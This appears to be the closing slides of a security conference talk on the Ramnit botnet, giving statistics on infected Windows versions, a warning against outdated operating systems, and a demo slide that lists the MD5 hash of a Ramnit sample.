
# Conclusion

- Almost 40% of the botnet are newly infected computers
- Most of infected computers runs Windows 7
- Windows XP is still alive!
- Windows 10 is not affected by old Ramnit versions
- Don't use outdated OS!

# Taking control over the bots: Demo

Ramnit sample MD5:

0c021852ad863a40486e7e9c2ae884be



# DEMO

Thank you